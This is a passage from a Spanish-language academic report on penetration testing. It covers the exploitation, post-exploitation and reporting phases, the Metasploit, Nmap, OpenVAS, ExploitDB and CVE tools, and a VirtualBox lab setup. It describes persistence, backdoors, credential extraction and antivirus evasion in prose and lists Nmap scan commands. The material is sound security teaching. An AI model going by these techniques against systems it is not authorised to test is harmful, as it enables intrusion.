3. **Fase de Explotación**: Esta fase permite a los expertos en ciberseguridad poner a prueba las vulnerabilidades encontradas para determinar si suponen o no una amenaza real y son explotables. Además, permite determinar el impacto que pueden tener dichas vulnerabilidades en términos de acceso, datos expuestos y las posibles consecuencias sobre la disponibilidad, integridad y confidencialidad de los sistemas. Su principal objetivo es explotar las vulnerabilidades encontradas para obtener el acceso no autorizado a los sistemas. Según el autor, durante esta fase se emplean distintas metodologías y pautas en función del software o de los sistema que se estén poniendo a prueba y las vulnerabilidades detectadas. Dice además, que una de las metodologías más conocidas es la **OWASP** (Open Web Application Security Project), que ofrece una serie de acciones, buenas prácticas y mitigaciones para las vulnerabilidades.

Según el mismo autor, los principales servicios a evaluar para una posible explotación en las organizaciones son;

- ✓ **Windows Active Directory**: Acá se buscan fallos en las autorizaciones, autenticaciones y en los controles de acceso. Como resultado, se pueden hacer una escalada de privilegios para obtener control total de la red.
- ✓ **Servidores web**: entre las vulnerabilidades más comunes están la de Command Injection, RCE, XSS, SQL Injection, IDOR, y SSRF. Como resultado se puede conseguir acceso no autorizado a recursos internos, manipular los datos o ejecutar un código malicioso.
- ✓ **Sistemas de gestión de contenido (CMS)**: se identifican fallos en plataformas como WordPress y Drupal, incluyendo vulnerabilidades en los plugins. Como resultado se puede conseguir el acceso no autorizado y la exposición de datos sensibles.
- ✓ **Servidores FTP y bases de datos**: Entre las vulnerabilidades están las credenciales por defecto, las configuraciones débiles y las vulnerabilidades de SQL Injection. Como resultado se encuentra una exposición de la información crítica y de accesos no autorizados.
- ✓ **Servidores de correo electrónico**: Entre las vulnerabilidades están el Phishing, la suplantación de identidad, las contraseñas débiles y una autenticación insuficiente. Como resultado se encuentra que genera un riesgo muy elevado del robo de información y de la manipulación de comunicaciones.

NOTA: Primordial, el dejar siempre constancia y evidencia de todos los intentos de ataque que sean realizados, junto con los resultados obtenidos, esto permite garantizar la transparencia, reproducibilidad y la colaboración efectiva. Una buena y completa documentación ayuda a promover la productividad y permite además, coordinar las pruebas en equipo de una manera precisa.

Ejemplo de herramientas a usar en esta fase:

Metasploit Framework: Usada para la automatización de la explotación de vulnerabilidades.

Cobalt Strike: Es una herramienta avanzada con la cual se pueden realizar la simulación de ataques.

Burp Suite: Usada como plataforma para realizar pruebas de seguridad en aplicaciones web.

Mimikatz: Usada como herramienta para la extracción de credenciales en los sistemas Windows.

Hydra: Usada como herramienta para realizar ataques de fuerza bruta.

John the Ripper: es un software usado para descifrar las contraseñas.

4. **Fase de Post Explotación:** comienza después de la explotación exitosa de una vulnerabilidad. Su fin es el de garantizar que el acceso al sistema persista, aunque se cierre la sesión o se apague el sistema. Su objetivo principal es el de maximizar el acceso al sistema comprometido, explorando el entorno interno de la red para seguir escalando y obtener acceso a otros sistemas y poder determinar así el alcance completo del impacto.

Cuando se ha logrado ya vulnerar e ingresar a un sistema se pueden generar unas subfases a abordar, las cuales para mejor entendimiento se plantearán como objetivos de esta post explotación;

Exploración del entorno interno: se hace el descubrimiento de servicios ocultos, de servidores no expuestos, de dispositivos de red y de recursos compartidos. Además, se realiza un

nuevo reconocimiento interno para extraer información adicional y encontrar otros activos que puedan estar comprometidos.

Creación de persistencia: consiste en la elaboración de puertas traseras (backdoors), tareas programadas y/o conexiones persistentes. Realizar además, un configuración de los canales encubiertos para garantizar el acceso continuo sin ser detectado.

Movimiento lateral: es buscar la expansión hacia otros servicios y activos de la red, haciendo uso de credenciales o de información que fue recopilada previamente. Acá se busca obtener el control completo de toda la infraestructura de red.

Escalada de privilegios: se busca aprovechar las vulnerabilidades encontradas para poder escalar en privilegios y llegar a niveles más altos dentro del sistema. También es importante lograr obtener acceso a áreas restringidas para asegurarse de tener el control total sobre todo el sistema.

Impacto y mitigación: Es importante hacer una evaluación del impacto real que se obtuvo luego de explotar las vulnerabilidades encontradas e identificar además, las partes de la red que fueron comprometidas y realizar propuestas de soluciones para mitigar los riesgos hallados.

Ejemplo de herramientas a usar en esta fase:

Mimikatz: usada como herramienta para la extracción de credenciales en los sistemas Windows.

PowerShell Empire: usado de forma automática para la ejecución de comandos en sistemas Windows y establecer persistencia.

Cobalt Strike: usada como herramienta avanzada para el movimiento lateral y de persistencia mediante ***balizas*** (herramientas o mecanismos que permiten a un atacante mantener comunicación con un sistema comprometido).

Metasploit Framework: es utilizado para crear puertas traseras y ejecutar exploits adicionales.

Netcat: es una herramienta diseñada para interactuar con las redes, establecer conexiones remotas y realizar diversas tareas relacionadas con la transmisión de datos entre sistemas.

PsExec: usada para ejecutar comandos en remoto en sistemas Windows sin necesidad de iniciar sesión físicamente en la máquina objetivo.

5. **Fase de Elaboración del informe**: se considera la última fase del pentesting y se encarga de documentar todas las vulnerabilidades detectadas, a priorizar las amenazas y a proponer soluciones concretas que permitan ayudar a fortalecer la seguridad de los sistemas, la red y las aplicaciones. Entre sus objetivos se encuentran los siguientes;

- ✓ Evidenciar de manera clara los fallos de seguridad identificados en la infraestructura y en las aplicaciones, explicando además, los riesgos asociados y las posibles implicaciones.
- ✓ Generar el informe técnico el cual está orientado a los equipos de seguridad donde se incluyen las descripciones detalladas de las vulnerabilidades encontradas, los pasos para reproducirlas y mitigarlas, las configuraciones seguras y los detalles técnicos necesarios para una solución eficaz
- ✓ Redactar el informe ejecutivo el cual va dirigido a la alta gerencia, con recomendaciones claras, resúmenes de los riesgos y las acciones a seguir, todo redactado de una

manera comprensible, debe llevar además, gráficos y diagramas que ayuden a obtener una mejor interpretación de lo hallado.

- ✓ Clasificar las vulnerabilidades dependiendo de su impacto y de la probabilidad de explotación, permitiendo así a las organizaciones dar prioridad a las amenazas que se consideren más críticas para la optimización de sus recursos.
- ✓ Proponer soluciones técnicas detalladas como actualizaciones, configuraciones seguras y controles de acceso mejorados, incentivando la prevención mediante la implementación de buenas prácticas de seguridad, que ayuden a evitar incidentes futuros.

Ejemplo de herramientas a usar en esta fase:

Dradis Framework: usada como plataforma para centralizar y organizar los hallazgos, facilitando la integración con herramientas como Nessus y Metasploit para generar reportes estructurados.

Microsoft Word/Excel: usadas como herramientas comunes para la elaboración de reportes personalizables y de fácil adaptación para las personas.

Vulnerability Management Platforms: soluciones como Tenable.io o Qualys permiten categorizar y priorizar las vulnerabilidades.

Draw.io / Lucidchart: herramientas en línea usadas para crear diagramas visuales que expliquen el alcance de las vulnerabilidades y su impacto.

PDF Generators: herramientas como Adobe Acrobat o Pandoc permiten generar documentos en formatos profesionales.

Definición y Explicación de las Siguientes Herramientas y Servicios.

Herramientas

Metasploit: es una herramienta para realizar pruebas de penetración de código abierto, la cual permite a los usuarios automatizar, con ayuda de otras funciones avanzadas una prueba de pentesting o de penetración, conocidas también como "*Hacking Ético"* de manera completa. Fue desarrollado en el año 2003 por HD Moore, reescrita en 2009 en Ruby y actualmente es soportado y mantenido por Rapid7. Ciberseguridad (s.f.).

El mismo autor señala que para el ingreso, **Metasploit** ofrece diferentes plataformas para poder acceder, entre éstas se encuentran las siguientes;

MSFConsole (Metasploit Framework Console): es la interfaz más utilizada, esta consola permite a los usuarios acceder a Metasploit Framework a través de una interfaz de línea de comandos interactiva.

MSFWeb: es una interfaz basada en navegador y permite a los usuarios acceder al marco de Metasploit.

Armitage: desarrollado por Raphael Mudge en 2013. Es una interfaz gráfica de usuario basada en Java y permite a los equipos de seguridad colaborar compartiendo su acceso a hosts comprometidos.

RPC (llamada a procedimiento remoto): mediante programación permite a los usuarios realizar servicios de llamada a procedimiento remoto (RPC) basados en HTTP. Además, puede operar no solo con el Ruby nativo, sino también con otros lenguajes, como Java, Python y C.

Funcionamiento de Metasploit:

Cloud Seguro (2024) y Ciberseguridad (s.f.), señalan una serie de pasos para hacer uso de Metasploit. A continuación se identifican y organizan para una mejor comprensión los pasos a seguir para explicar cómo es el funcionamiento de esta herramienta.

Escaneo de Vulnerabilidades: para recolectar y encontrar información sobre la red, **Metasploit** hace uso de herramientas auxiliares como **Nmap**, para hacer por ejemplo, escaneo de puertos y analizar las vulnerabilidades que allí se encuentran. También se puede hacer uso de herramientas como **Nexpose** y **Nessus** y de acuerdo a los resultados de los escaneos realizados se pueden seleccionar los exploits más relevantes.

Desarrollo y ejecución de Exploits: un ***exploit*** es fragmento de código, técnica o programa, el cual es utilizado para aprovechar una vulnerabilidad específica en un sistema, aplicación o una red. ***Metasploit*** proporciona una amplia biblioteca con exploits que aprovechan las vulnerabilidades específicas encontradas en los sistemas o en las aplicaciones, estos ***exploits*** también pueden ser personalizados y adaptarse según las necesidades y a los diferentes escenarios.

Cargas Útiles (Payloads): son fragmentos de código para ser ejecutados en el sistema comprometido, una vez haya sido explotada la vulnerabilidad. Algunos ejemplos comunes incluyen; la creación de sesiones de shell reverso o la instalación de puertas traseras. Ofrece también varias alternativas de ***Payloads***, las más usadas son;

Meterpreter: es un payload avanzado que ejecuta una shell interactiva sobre un sistema comprometido.

Payloads personalizados: permite crear scripts personalizados para poder adaptarlos a objetivos específicos.

Para evitar la detección que tienen los sistemas de seguridad como los sistemas de detección y prevención de intrusiones (IDS/IPS) o los software de antivirus, ***Metasploit*** incluye ***encoders*** o ***codificadores*** los cuales ocultan las cargas útiles en tránsito, garantizando que sean entregadas correctamente sobre el sistema objetivo.

Auxiliares: son herramientas adicionales usadas para realizar tareas como escaneo de puertos o recopilación de información y pruebas de fuerza bruta.

Post-Exploitation: una vez obtenido el ingreso al sistema comprometido, ***Metasploit*** ofrece varios módulos los cuales están diseñados para realizar acciones como la extracción de datos o el mantenimiento del acceso. Además, ofrece también tareas avanzadas como la recopilación de información, la elevación de privilegios y el movimiento lateral.

Usos: Metasploit puede ser utilizado para:

- ✓ Identificar vulnerabilidades en las redes o sistemas informáticos.
- ✓ Desarrollar y probar exploits personalizados.
- ✓ Generar ataques simulados que ayudan a evaluar la seguridad de una infraestructura de red y presentarlo en auditorías realizadas.
- ✓ Ayudar en la capacitación y formación en torno a la ciberseguridad.

Nmap: Es la abreviación de Network Mapper (Mapeador de red). Es una herramienta de código abierto la cual es muy utilizada para realizar análisis de redes y auditorías de seguridad. Fue desarrollada en 1997 por Gordon Lyon (también conocido como Fyodor) el cual la describió como herramienta que ayudaba a buscar dentro de una red, los puertos y servicios que estuvieran

abiertos. Hoy en día es una de las herramientas más confiables y usadas en el ámbito de la ciberseguridad. Shivanandhan, M (2023).

Funcionamiento de Nmap:

Ayuda a mapear rápidamente una red sin hacer uso de comandos ni configuraciones avanzadas, con comandos simples y otros más complejos, dependiendo de la necesidad de búsqueda. Utiliza paquetes IP que ayudan a recopilar información sobre los distintos dispositivos que se encuentren sobre una red. Su funcionamiento se basa en diferentes tipos de escaneos, como;

Escaneo de hosts (ping): permite identificar dispositivos que se encuentren activos en una red, incluso los que están ocultos. Realiza la verificación de respuesta a paquetes ICMP (ping). Hace uso del comando:

nmap -sn 192.168.1.0/24

Escaneo SYN: realiza un escaneo sigiloso pero no establece una conexión completa del tipo TCP handshake, haciéndolo menos detectable. Hace uso del comando: ***nmap -sS 192.168.1.1***

Escaneo de puertos: ayuda a detectar puertos abiertos y cerrados en un dispositivo y señala los servicios que podrían estar ejecutándose. Para escanear **puertos TCP**, hace uso del comando***: nmap -p 1-65535 192.168.1.1***

Para escanear **puertos UDP**, hace uso del comando: ***nmap -sU -p 53 192.168.1.1***

Detección de sistemas operativos: permite la identificación del sistema operativo incluida la versión, en los dispositivos a comprometer. Hace uso del comando: ***nmap -O 192.168.1.1***

Escaneo completo (-A): proporciona una visión completa y detallada del dispositivo objetivo, incluyendo la detección de servicios, de versiones, de sistemas operativos y de posibles ***scripts NSE*** (*Nmap Scripting Engine*), el cual permite realizar análisis más personalizados y profundos. Hace uso del comando: ***nmap -A 192.168.1.1***

Escaneo de scripts: hace uso del motor de scripting de Nmap (NSE) para ejecutar tareas avanzadas, como la detección de vulnerabilidades específicas. El comando usado es: ***nmap --script=http-vuln* 192.168.1.1*** . En este ejemplo se ejecutará un scripts relacionados con las ***vulnerabilidades HTTP*** sobre el dispositivo objetivo.

Detección de versiones de servicios: ayuda a determinar las versiones de los servicios que se ejecutan en los puertos que se encuentren abiertos, ayudando así a identificar posibles vulnerabilidades. Hace uso del comando:

nmap -sV 192.168.1.1

OpenVas: conocido como *Open Vulnerability Assessment System*, es una herramienta de código abierto diseñada para realizar análisis exhaustivos de vulnerabilidades en sistemas y redes. Permite escanear vulnerabilidades y surgió a raíz del scanner y explorador de vulnerabilidades conocido como *Nessus* el cual pasó de ser un modelo de Código Abierto a software propietario y por uso por Licencia en 2005. Fue desarrollada por la empresa Greenbone Networks desde 2009 y es de Código Abierto a la comunidad bajo la Licencia Pública General de GNU (GNU GPL). Innovación Digital 360 (2023) y Altube, R. Open Webinars (2020)

Funcionamiento de OpenVas:

Cuenta con diversas funciones posibles, entre las que se encuentran:

Escaneo de Vulnerabilidades: puede analizar sistemas o redes objetivo (direcciones IP o nombres de host) mediante una serie de puertos y unas políticas previamente predefinidas, además, ayuda a identificar servicios que estén en ejecución y evalúa las posibles vulnerabilidades que tenga asociadas.

Pruebas Autenticadas y No Autenticadas: realiza pruebas autenticadas (con credenciales) y no autenticadas (sin credenciales), generando así un análisis más profundo de los sistemas y redes objetivo.

Protocolos y Ajustes Personalizados: puede soportar protocolos industriales y de internet de alto y de bajo nivel, además, permite también realizar ajustes personalizados para uso en exploraciones a gran escala.

Actualizaciones Constantes: una gran ventaja porque la base de datos de ***Network Vulnerability Tests*** (***NVTs***) se actualiza diariamente, lo que permite asegurar que esta herramienta esté al día con las últimas vulnerabilidades que se han encontrado.

Interfaz Gráfica: ofrece una interfaz gráfica accesible y fácil de usar, incluso para usuarios menos especializados, lo que facilita su configuración y el análisis de los resultados.

Servicios en Línea

ExploitDB: es una plataforma en línea muy reconocida por proporcionar información sobre vulnerabilidades de seguridad y exploits, hace uso de una base de datos pública que recopila estas vulnerabilidades y estos exploits, los cuales son construidos por la misma comunidad de ciberseguridad y que además, están disponibles en forma gratuita para los pentesters, hackers éticos e investigadores que deseen usarlos y explorarlos. Fue desarrollada por

Offensive Security, la misma organización que desarrolló el sistema operativo Kali Linux. Cilleruelo, C (2024).

Este mismo autor señala que existen diferentes tipos de exploits, entre estos:

Exploits conocidos: usados para explotar vulnerabilidades públicas, además son de conocimiento para la comunidad de la ciberseguridad y se pueden encontrar en diferentes bases de datos como **ExploitDB, CXSecurity, Rapid7, Packet Storm Security,** entre otras.

Exploits desconocidos: son desarrollados de manera independiente y usados para explotar los fallos asociados con el día cero, además son altamente peligrosos.

Exploits de softwares vulnerables: explotan los fallos de los softwares que están desactualizados, como los sistemas operativos y las aplicaciones.

Exploits de servicios: se enfoca en explotar los fallos de seguridad que hacen parte de los protocolos de comunicación entre las aplicaciones de un sistema operativo.

Exploits para escalar privilegios: son usados para escalar, obtener y acceder a permisos de usuario de administrador (Windows) y/o de root en GNU/Linux.

Funcionamiento de ExploitDB:

Como se definió anteriormente, un ***exploit*** es fragmento de código, programa o técnica que se utiliza para aprovechar una vulnerabilidad específica en un sistema, aplicación o una red. Es usado por los hackers, tanto de sombrero blanco como los de sombrero negro, con el único fin de aprovechar una vulnerabilidad informática encontrada para poder ingresar a un dispositivo o una red. Dentro de su funcionamiento podemos destacar;

Base de Datos de Exploits: organiza y almacena los exploits y además, los categoriza por tipo, plataforma y fecha e incluye los exploits tanto remotos, como locales, para las aplicaciones web, entre otros.

Pruebas de Concepto: permite a los usuarios verificar la existencia y el impacto de una vulnerabilidad en un entorno controlado proporcionando el código de prueba de concepto (PoC).

Google Hacking Database (GHDB): es una colección de consultas avanzadas de Google que ayudan a identificar información sensible que se encuentre expuesta en línea.

Acceso Gratuito: para los usuarios el acceso es gratuito, allí pueden buscar, descargar y utilizar los exploits para realizar auditorías de seguridad y/o usarlo para realizar pruebas de penetración propias o en las organizaciones

Actualizaciones Constantes: una gran ventaja es que esta base de datos se actualiza regularmente y con nuevos exploits enviados por la comunidad de ciberseguridad.

CVE: significa *Common Vulnerabilities and Exposures*. Es un sistema estandarizado usado para identificar y catalogar las vulnerabilidades de seguridad de software y hardware encontradas. Cada vulnerabilidad recibe un identificador único llamado *ID CVE*, el cual facilita la comunicación entre herramientas y las bases de datos de seguridad. Fue desarrollado en 1999 por la *MITRE Corporation*, una organización de investigación la cual es financiada por la División Nacional de Ciberseguridad (NCSD) del gobierno de los Estados Unidos. Fortinet (s.f.).

Funcionamiento de CVE:

Señala el mismo autor, que MITRE Corporation mantiene y actualiza la lista y el sistema de CVE. Hace uso de un método estandarizado que permite identificar las vulnerabilidades y las exposiciones de seguridad más conocidas. Ayuda además, a compartir herramientas y servicios

de seguridad que estén vinculadas con las bases de datos de vulnerabilidades, esto con ayuda de identificadores estándares que ayuden a los administradores de seguridad a acceder de manera rápida a la información sobre una amenaza específica.

Los informes de CVE pueden provenir de varias fuentes, como un investigador, un proveedor o por usuarios que descubren una falla. Esta información es enviada a un CNA, que asigna una identificación de CVE, además realiza una breve descripción con referencias y luego publica la entrada en el sitio web de CVE. Es común que los proveedores no reporten las fallas hasta no haber desarrollado parche de corrección o actualizaciones para evitar que los atacantes aprovechen esta vulnerabilidad.

CVE hace ***uso*** de ***tres (3) bases*** de datos principales;

- ✓ ***Base de datos nacional de vulnerabilidades (NVD):*** presenta un análisis de seguridad y una descripción más detallada de la vulnerabilidad.
- ✓ ***Plataforma de evaluación de vulnerabilidades (Vulners.com):*** es una base de datos que se actualiza regularmente las vulnerabilidades que se encuentran. Cada registro de la base de datos incluye identificadores, definiciones e información de gravedad.
- ✓ ***Base de datos de vulnerabilidades (VulDB***): es una base de datos de vulnerabilidades que realiza un seguimiento de todas las fallas de seguridad que se han informado. El servicio es gratuito y es utilizado por investigadores de seguridad para la administración de vulnerabilidades, inteligencia frente a amenazas y respuesta a incidentes.

El esquema de su funcionamiento sería el siguiente;

Identificación de Vulnerabilidades: una vez descubierta una vulnerabilidad, se informa a una CVE Numbering Authority (CNA), que asigna un ID CVE único.

Publicación en la Lista CVE: La vulnerabilidad es agregada a la lista CVE, que está disponible en línea para su consulta pública.

Interoperabilidad: CVE permite que diferentes herramientas y bases de datos de seguridad interactúen correctamente, mejorando así la cobertura y la gestión de vulnerabilidades.


Uso en Productos de Seguridad: los identificadores de CVE son utilizados por productos y servicios de ciberseguridad para evaluar, gestionar y mitigar las vulnerabilidades encontradas.

Montaje del Banco de Trabajo

Evidencias del montaje del Banco de Trabajo

Figura 1

Instalación de VitualBox Versión 7.1.6




Nota: Elaboración propia.

En la **figura 1** se observa la versión del VirtualBox a instalar, para este caso se hace uso de la versión 7.1.6

Figura 2

Inicio de la Instalación




Nota: Elaboración propia.

En la **figura 2** se observa el inicio de la instalación del VirtualBox.

Figura 3

Finalización de la Instalación




Nota: Elaboración propia.

En la **figura 3** se observa que finaliza exitosamente la instalación del VirtualBox.

Figura 4

Importando la MV Para Crear en Banco de Trabajo




Nota: Elaboración propia.

En la **figura 4** se realiza la importación de la MV ***Win7-SE2020-X64.ova*** dada en la guía, la cual servirá como Banco de Trabajo para la fase 1.

Figura 5

Configuración Server DHCP en Entorno Virtual



Nota: Elaboración propia.

En la **figura 5** se evidencia la creación de un servidor DHCP para una red interna en VirtualBox. Esto se crea para generar un ambiente seguro de pruebas, sin que las máquinas virtuales tengan conexión a internet o al host local.

El comando usado para la creación de la red interna: "***RED_INTERNA_ALEXIS***" fue:

